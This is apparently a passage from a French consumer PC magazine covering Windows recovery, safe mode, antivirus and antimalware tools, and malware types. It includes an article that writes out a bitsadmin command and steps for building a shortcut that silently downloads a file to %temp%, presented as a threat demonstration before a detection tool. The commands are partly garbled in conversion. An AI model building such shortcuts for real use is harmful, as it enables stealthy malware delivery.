
01010110101010101

Attention : vous retrouverez votre PC (fichiers et programmes) tel qu'il était au moment de la création de l'image. Donc l'opération peut s'avérer quelque peu destructrice si l'image est ancienne. Branchez le périphérique contenant l'image puis référez-vous à l'étape 3 pour accéder aux options de réparation. Sous Windows 10, allez dans **Dépannage > Options avancées > Récupération de l'image système**. Sous Windows 7, cliquez sur **Récupération de l'image système**. Suivez les instructions dans les deux cas.




## 08 > RÉINSTALLER WINDOWS EN SUPPRIMANT TOUT (WINDOWS 10)

Quelques fois, même si c'est rare, un ou plusieurs fichiers peuvent être la cause de dysfonctionnements. Ou peut-être voulez-vous profiter de la réinstallation de Windows pour faire un peu de ménage. Dans les deux cas, comme à l'étape 6, allez dans les **Paramètres du PC** > **Mise à jour et sécurité** > **Récupération**. Sous Réinitialiser ce PC, cliquez sur **Commencer**. Choisissez cette fois-ci **Supprimer tout**. L'opération étant irréversible, assurez-vous d'avoir sauvegardé vos fichiers importants.





## 09 > DÉMARRER SUR UN SUPPORT EXTERNE

La plupart des opérations précédentes supposent que vous avez accès à votre ordinateur, et qu'il fonctionne à peu près normalement le temps d'effectuer les opérations. Si le PC ne veut plus démarrer, la seule solution est de passer par un support de réparation/réinstallation externe, tels que créés aux étapes 1 et 2. Il faut l'ordinateur sur ce support externe : voyez page 52 pour connaître la marche à suivre.



## 10 > RÉINSTALLER WINDOWS COMPLÈTEMENT

Une fois que vous avez redémarré sur un support externe, que ce soit un DVD d'installation ou une clé USB, vous retrouvez la même interface et les mêmes options de réparation/réinstallation qu'au étapes précédentes. Vous n'avez plus qu'à faire votre choix et suivre les instructions affichées à l'écran. Dans le cas d'une réinstallation complète de Windows depuis un support externe, même les programmes et applications préinstallées disparaîtront.





# TENTEZ LA PARTITION DE RESTAURATION

Les ordinateurs de marque ne sont plus fournis avec un DVD d'installation. A la place, les fabricants prévoient généralement une partition de restauration sur le disque dur, que vous pouvez utiliser pour réparer ou réinstaller Windows.



Outre les outils standard de Windows, présenté dans les pages précédentes, vous pouvez peut-être utiliser la partition de restauration pour résoudre vos problèmes. En effet, certains fabricants de PC dotent leur matériel d'une partition (une partie du disque dur)

permettant de réparer ou de recouvrer un système. Bien sûr, les procédures diffèrent suivant les marques et toutes ne suivent pas le même but. Pour certains, il s'agit d'une partition cachée qui renferme juste les fichiers nécessaires à la réinstallation, pour d'autres il s'agit d'une image système permettant de retrouver un système stable. Vous avez donc des chances de sauver ce qui peut l'être même si vous n'avez jamais créé de point de restauration ou d'image système. Avouez que cela vaut le coup d'essayer ?

CETTE PARTITION  
PEUT VOUS  
SAUVER LA MISE !





## INFOS [ WINDOWS ]

Difficulté :

## TUTO

### 01 > CONNAÎTRE SON MATÉRIEL

Nombreuses sont les marques à intégrer une partition de restauration : Dell, Asus, Acer, Toshiba, Samsung, HP, Lenovo, etc. Le mieux est de consulter la notice de votre appareil ou le site Internet du constructeur. Vous devriez trouver comment utiliser cette option dans la partie **Support**, avec le numéro de série de votre PC sous le bras. Voyez aussi dans le menu Démarrer, s'il n'y a pas des commandes de restauration, dans un dossier au nom du fabricant, ou intitulé **Maintenance**.



Obtenez une assistance sur votre PC Portable en utilisant ce formulaire.

Saisissez un numéro de série

PSC1GE-00L00GFR

OK

Où trouver le numéro de série ?

? Aide

Ou détectez automatiquement ce système

Détection auto.

Ou sélectionnez votre produit

Satellite


Satellite C660

Modèle >

OK


### 02 > RESTER PRUDENT

Avant le démarrage de Windows, vous aurez aussi des indices fournis par le micrologiciel du constructeur. Il faudra appuyer sur **O, F8, F9, F11** ou **Échap** parfois pour afficher les options. La plupart du temps, les indications seront en anglais, choisissez avec soin les différentes étapes, sachant que dans certains cas, vous perdrez vos données ! Il s'agit donc d'une réinstallation qui ne dit pas son nom.



### 03 > CHOISIR LE BON OUTIL

Chez Dell par exemple, vous avez une chance de sauver les meubles en téléchargeant Easy Recovery Essentials qui inclut un antivirus, un éditeur de partition et divers outils de restauration et de réparation. Il est donc très important de connaître votre matériel et de savoir ce que propose le fabricant. Quelques recherches sur Google pourraient vous sauver la vie...





10110101010101010


→ AVEC LE GESTIONNAIRE DES TÂCHES

Difficulté: 




## → AVEC LE PANNEAU DE CONFIGURATION

Difficulté: 



## → AVEC L'EXPLORATEUR DE FICHIERS

Difficulté :   



## 04# Effectuer un redémarrage d'urgence

→ AVEC WINDOWS

Vos programmes ne répondent plus, Windows se bloque ? Plutôt que d'utiliser le bouton reset ou de débrancher l'ordinateur, faites un redémarrage d'urgence. Appuyez sur **Ctrl + Alt + Suppr.** Sur l'écran qui apparaît, maintenez la touche **Ctrl** enfoncée et cliquez sur le bouton de démarrage en bas à droite. Confirmer le redémarrage avec **OK**.

Difficulté : ☹️☹️☹️

### Redémarrage d'urgence

Cliquez sur OK pour redémarrer immédiatement. Toutes les données non enregistrées seront perdues. Utilisez cette possibilité en dernier ressort.


OK Annuler

## 05# Démarrer en mode sans échec

→ AVEC WINDOWS

Le mode sans échec de Windows ne charge que les composants essentiels au fonctionnement du système. À essayer lorsque vous rencontrez un problème sérieux, comme un blocage pur et simple de Windows. Avec Windows 7, il suffit de frapper la touche **F8** au bon moment (tapotez-la régulièrement) au début du démarrage de Windows. Avec Windows 10, maintenez la touche **Maj** enfoncée et **Redémarrer** le PC (via le menu **Démarrer**). Ensuite, cliquez sur **Dépannage > Options avancées > Paramètres > Redémarrer**, puis **F4**, **F5** ou **F6**, suivant le mode sans échec que vous souhaitez activer.

Difficulté : ☹️☹️☹️




## 06# Supprimer les logiciels «à risque»

→ AVEC SHOULD I REMOVE IT ?

Peut-être avez-vous déjà eu des problèmes avec un logiciel qui n'était pas détecté comme un malware par votre antivirus. Il faut dire qu'entre les barres d'outils (toolbars), les programmes installés d'office sur votre ordinateur tout neuf ou les petits softs rigolos envoyés par vos collègues, vous risquez de vous retrouver à court de mémoire vive ou pire. Le logiciel Should I Remove It («*Dois-je supprimer ce truc ?*» dans la langue de Nabilla) permet de savoir si vous devez retirer tel ou tel programme.

Difficulté : ☹️☹️☹️

Lien : [www.shouldiremoveit.com](http://www.shouldiremoveit.com)



**DÉSINFECTER**





52

**DÉTECTEZ** et éliminez  
les **VIRUS**

54

**ANALYSEZ** en profondeur  
avec **AVAST**

58

Des **MALWARES** dans les  
**RACCOURCIS** ?

60

**PHROZEN** : des  
**SOLUTIONS** pour tous les  
problèmes de **SÉCURITÉ**

62

**MEDICAT** : la trousse à  
outils universelle

66

**RANSOMWARE** :  
attention à vos données !



# DÉTECTEZ ET ÉLIMINEZ LES VIRUS !

Ralentissements suspects, fenêtres surgissant pour afficher des publicités ou de faux messages d'alerte, crash à répétition...  
Votre PC est peut-être infecté par un virus !



**L**es symptômes d'une infection sont aussi variés que la nature des malwares (« logiciels malveillants ») susceptibles de s'introduire sur votre PC, via votre connexion Internet, ou une clé USB elle-même infectée. Cela va de la simple gêne à la destruction de données, en passant par le blocage du PC. La première ligne de défense contre les virus informatiques, c'est vous. Évitez les sites louches, n'ouvrez pas les pièces jointes à des mails d'origine

suspecte. La seconde barrière, c'est la protection en temps réel exercée par votre antivirus. Une protection indispensable, mais pas infaillible : un virus peut à l'occasion se glisser entre les mailles du filet. Les pages qui suivent vous expliquent comment analyser votre système en profondeur pour détecter une attaque et la neutraliser, avec votre antivirus d'abord, des utilitaires spécialisés ensuite, voire un CD de secours si Windows ne démarre même plus.

## ➔ LES DIFFÉRENTS TYPES DE MALWARES



**Virus** : le virus « classique », aujourd'hui peu répandu, est un morceau de code malveillant qui se greffe sur un programme légitime pour faciliter sa propagation.



**Ver** : comme un virus sauf que celui-ci n'a pas besoin de programme hôte. il utilise des failles de sécurité pour s'introduire sur un système et se propager vers d'autres ordinateurs.



**Rogueware** : assez retors, il s'agit d'un faux antivirus qui va afficher des messages d'alerte bidon pour vous soutirer de l'argent.



**Trojan (cheval de Troie)** : il ne cause pas de tort par lui-même, mais s'invite sur une machine pour y lancer d'autres programmes malveillants ou laisser des failles de sécurité béantes.



**Ransomware** : très en vogue actuellement, ce type de malware interdit l'accès aux fichiers de l'utilisateur, en général en les cryptant. Pour récupérer ses fichiers... il faut payer !



**Spyware** : il s'agit d'un logiciel espion qui transmet vos données personnelles, et n'est pas forcément considéré comme un malware par les antivirus.



**Adware** : celui-ci vous affiche de la publicité dans des fenêtres de Windows ou dans votre navigateur. Comme le spyware, il faut le plus souvent un programme spécialisé pour s'en débarrasser.



**Keylogger** : c'est un malware qui va enregistrer vos frappes au clavier pour vous espionner ou vous voler vos mots de passe.




**Rootkit** : il se dissimule au sein du système en utilisant des techniques complexes pour ensuite donner des droits d'accès à un pirate ou à un autre malware.

## REVENIR À UN POINT DE RESTAURATION ?


Utiliser un point de restauration Windows peut sembler une bonne idée pour revenir à une situation où le système n'était pas contaminé. Mais avec certains malwares, trop complexes et bien ancrés dans le système, la manœuvre ne fonctionne pas. Rien ne vous empêche d'essayer si les outils de décontamination ne fonctionnent pas, mais utilisez d'abord ces derniers.




# TUTO




02 Si vous voulez choisir précisément les paramètres de l'analyse, des zones à scanner aux actions à effectuer en cas de menace, en passant par le niveau de sensibilité, c'est dans **Protection** > **Antivirus** > **Autres analyses** > **Créer une analyse personnalisée** que ça se passe. À réserver aux connaisseurs.




**03 > PROGRAMMER L'OPÉRATION**  
L'analyse complète de base vous suffit, mais vous aimeriez la lancer plus tard ? Cliquez sur l'engrenage en haut à droite du bloc **Exécuter une analyse complète** puis sur **Planification**. Cochez **Planifier ce scan**, choisissez sa fréquence, d'éventuelles options pour finir par l'heure et le jour de lancement. Validez avec **OK**.



**04 > VOIR LES RÉSULTATS**  
Dans **Protection > Antivirus**, cliquez sur **Historique d'analyse**. Une liste des scans passés s'affiche. Sélectionnez-en un et consultez les **Détails du scan**. Si Avast a trouvé quelque chose, vous avez accès à un **Rapport détaillé**, qui permet d'obtenir un fichier texte. Pratique pour le communiquer à quelqu'un ou le poster sur un forum, par exemple.



**05 > SCANNER AU DÉMARRAGE**  
Ouvrez Avast et allez dans **Protection > Antivirus > Autres analyses > Analyse au démarrage**. Cliquez sur **Install specialized definitions** pour obtenir des définitions spécifiques et permettre à Avast d'analyser plus en profondeur le système. Validez avec **Run on next PC reboot** et redémarrez votre PC pour lancer le scan.



**06 > ÉRADICER LES MENACES**  
Si l'antivirus découvre quelque chose, il faudra demander une réparation (**Fix** ou **Repair**) ou une mise en quarantaine (**Move to Chest**) plutôt qu'un effacement (**Delete**) afin d'éviter de supprimer un fichier important, en cas de faux positif par exemple (fichier considéré à tort comme infecté).




## ➔ 4 SOLUTIONS ALTERNATIVES...

Même si vous avez un antivirus performant, vous pouvez aussi faire appel à des antimalwares spécialisés dans certains types d'attaque...

### MALWAREBYTES


Face à certains virus particulièrement retors, votre antivirus généraliste risque d'être mis en échec. En cas d'infection, et régulièrement à titre préventif, Malwarebytes est une très bonne solution. Le logiciel dispose d'une période d'essai mais la version gratuite est très bonne. Si vous avez un doute sur la bonne tenue d'une désinfection, c'est le programme à utiliser.

Lien : <https://fr.malwarebytes.com>



### ADWCLEANER

Les adwares encombrant votre navigateur, détournent vos recherches sur Internet, et affichent des encarts publicitaires dans Windows. Relativement inoffensifs, ils sont souvent ignorés




par les antivirus. AdwCleaner les élimine. Faire le ménage. L'analyse effectuée, cliquez sur **Nettoyer** pour éliminer les adwares détectés. Pensez à enregistrer vos éventuels travaux en cours avant de valider par OK.

Lien : <https://goo.gl/wkTy6a>

### ROGUEKILLER

Autre grand spécialiste de la chasse aux malwares, RogueKiller complètera utilement votre antivirus. À l'issue de l'examen (assez long), RogueKiller affiche la liste des logiciels indésirables et des anomalies qu'il a détectés, avec un code couleur indiquant leur niveau de dangerosité : rouge, orange, ou gris. Cochez celle en rouge ou orange et cliquez sur **Supprimer sélection**.


Lien : <https://goo.gl/QR2YZ7>




### ZHP CLEANER

Vous rencontrez de plus en plus de problèmes avec votre navigateur : affichage de publicité, pop-up, barre de navigation non désirée ? Il s'agit peut-être de redirections d'URL (votre flux Internet passe par un proxy alors que vous n'avez rien demandé) et cela peut ouvrir la porte au phishing, à différents spywares ou pire...un botnet. ZHPCleaner va rétablir les paramètres proxy et supprimer les redirections d'URL sur tous vos navigateurs.

Lien : [www.nicolascoolman.com](http://www.nicolascoolman.com)



# L'INFORMATIQUE FACILE POUR TOUS !




**CHEZ  
VOTRE  
MARCHAND  
DE JOURNAUX**



# DES MALWARES DANS LES RACCOURCIS ?

Saviez-vous que les raccourcis Windows, ces fameux fichiers .lnk, peuvent être des vecteurs contaminants redoutables ? Cette menace est d'autant plus grave qu'elle est complètement insoupçonnée. Nous allons voir comment cela fonctionne et comment s'en protéger...



**D**écouvert cette année par notre ami Jean-Pierre Lesueur et l'équipe de Phrozen, un nouveau type de failles Windows menace la sécurité de tous les utilisateurs. Le problème est d'autant plus sérieux que les antivirus ne proposent aucune protection contre celles-ci. Imaginez des raccourcis qui pointent vers un terminal ou PowerShell pour lancer des instructions sur la machine. Comme un raccourci n'est pas considéré comme un fichier binaire exécutable par nos antivirus, vous comprenez donc le danger d'autant que

ces raccourcis peuvent être partagés dans une archive sans perdre ses propriétés. On peut très bien aussi imaginer de changer l'icône pour la remplacer par une image et ainsi accélérer sa propagation sur les réseaux sociaux. Pour montrer cette menace, Phrozen a réalisé une démonstration très détaillée sur son site que J-P Lesueur nous a autorisé à reprendre dans notre magazine Pirate Informatique n°35, encore en kiosques. Nous en avons fait un résumé ici... Ne faites jamais aveuglément confiance aux raccourcis que vous rencontrez !

**INFOS | SHORTCUT SCANNER**Où le trouver ? [ [www.phrozen.io/page/shortcut-scanner](http://www.phrozen.io/page/shortcut-scanner) ] Difficulté : ☠☠☠**TUTO**

```
Microsoft Windows [version 10.0.15063]
(c) 2017 Microsoft Corporation. Tous droits réservés.


C:\Users\benhailoul>bitsadmin

BITSADMIN version 3.0
BITS administration utility.
(c) Copyright 2006-2008 Microsoft Corp.

BITSAdmin is deprecated and is not guaranteed to be available in future versions of Windows.
Administrative tools for the BITS service are now provided by BITS PowerShell cmdlets.

USAGE: BITSADMIN [/RA:RETURN] [/N:APP | /N:NAME] command
The following commands are available:



/HELP          Prints this help
/?             Prints this help
/UTIL /?       Prints the list of utilities commands
/PEERCACHING /? Prints the list of commands to manage Peercaching
/CACHE /?      Prints the list of cache management commands
/PEERS /?      Prints the list of peer management commands
/LIST [/ALLUSERS] [/VERBOSE] List the jobs
/REPAIR [/ALLUSERS] [/REPAIR-ONLY] Restore the proxy manager
```

**01 > LA PORTE D'ENTRÉE**

Cette démonstration se base sur un programme Windows natif, appelé BITSAdmin Tool et qui est intégré à Windows depuis Windows XP SP2. C'est la «porte d'entrée». Cet outil de ligne de commande a été conçu pour créer des tâches de téléchargements et pour surveiller leurs progressions. Bitsadmin.exe est bien signé par Microsoft et approuvé par d'autres logiciels antivirus et peut être utilisé en une seule ligne de commande. Par exemple : **bitsadmin / transfer downloader / priorité normale [https://phrozensoft.com/uploads/2016/09/Winja\\_2\\_6084\\_65441\\_setup.exe%temp%\setup.exe](https://phrozensoft.com/uploads/2016/09/Winja_2_6084_65441_setup.exe%temp%\setup.exe)**

**02 > CRÉATION DU RACCOURCI**

Cette commande va télécharger dans le dossier temporaire de Windows un fichier d'application situé sur les serveurs de PhrozenSoft. Utilisons maintenant cet outil de ligne de commande pour l'exploiter dans un nouveau raccourci Windows. Faites un clic droit quelque part dans votre explorateur, cliquez sur **Créer un nouveau raccourci** et entrez la ligne de commande suivante : **cmd.exe / C "%windir%\System32\bitsadmin.exe / téléchargement de transfert / priorité normale [https://phrozensoft.com/uploads/2016/09/Winja\\_2\\_6084\\_65441\\_setup.exe%temp%\setup.exe](https://phrozensoft.com/uploads/2016/09/Winja_2_6084_65441_setup.exe%temp%\setup.exe%temp%\setup.exe)**

**03 > JUSTE UN EXEMPLE**

Une fois le raccourci créé avec succès, nous allons modifier ses propriétés (clic droit sur le raccourci puis sélectionnez **Propriétés**). Mettez l'option **Exécuter sur Réduite**, cela aidera à rendre le terminal moins visible en le réduisant à la barre des tâches en charge. Bravo, votre premier raccourci malveillant est maintenant prêt ! Attention, bitsadmin.exe est juste un exemple de ce que vous pouvez faire en utilisant un raccourci de Windows, vous pouvez potentiellement faire toutes les choses malveillantes possibles que vous pourriez faire à travers des lignes de commande.

**04 > FAITES LA CHASSE AUX FAUX RACCOURCIS !**

Shortcut Scanner va surveiller la taille de vos raccourcis, le contenu du «chemin» utilisé pour atteindre le fichier cible et certains mots-clés «louches». Ne nécessitant pas d'installation, l'archive contient en fait deux versions du logiciel : une pour les OS 32 bits et une autre pour les 64 bits. Si un raccourci louche est détecté, vous pouvez le supprimer en cliquant sur la gomme. Vous pouvez aussi regarder en détail où pointent les raccourcis pour ne pas en supprimer un qui est légitime.



# PHROZEN : DES SOLUTIONS POUR TOUS LES PROBLÈMES DE SÉCURITÉ

Un antivirus c'est bien mais comme nous l'avons vu en page 56, il existe des menaces qui peuvent ne pas être détectées par les solutions standard. Dans ces deux pages, nous allons parler des freewares de Phrozen, une société française...





**P**hrozen est une société française fondée par Jean-Pierre Lesueur, un passionné d'informatique et ami de la rédaction. Alors que le marché des antivirus est saturé, Phrozen propose des freewares pour lutter contre de nouveaux types d'attaque qui ne sont pas forcément pris en compte ou au sérieux par les éditeurs habituels. Nous avons vu en page 58 la nouvelle menace des raccourcis Windows qui peuvent

être «chargés» d'une redirection vers un malware mais il existe aussi d'autres menaces comme les malwares qui prennent possession de votre webcam, ceux qui vont emprunter le nom d'un processus valide ou la problématique des emplacements ADS. Présentation...

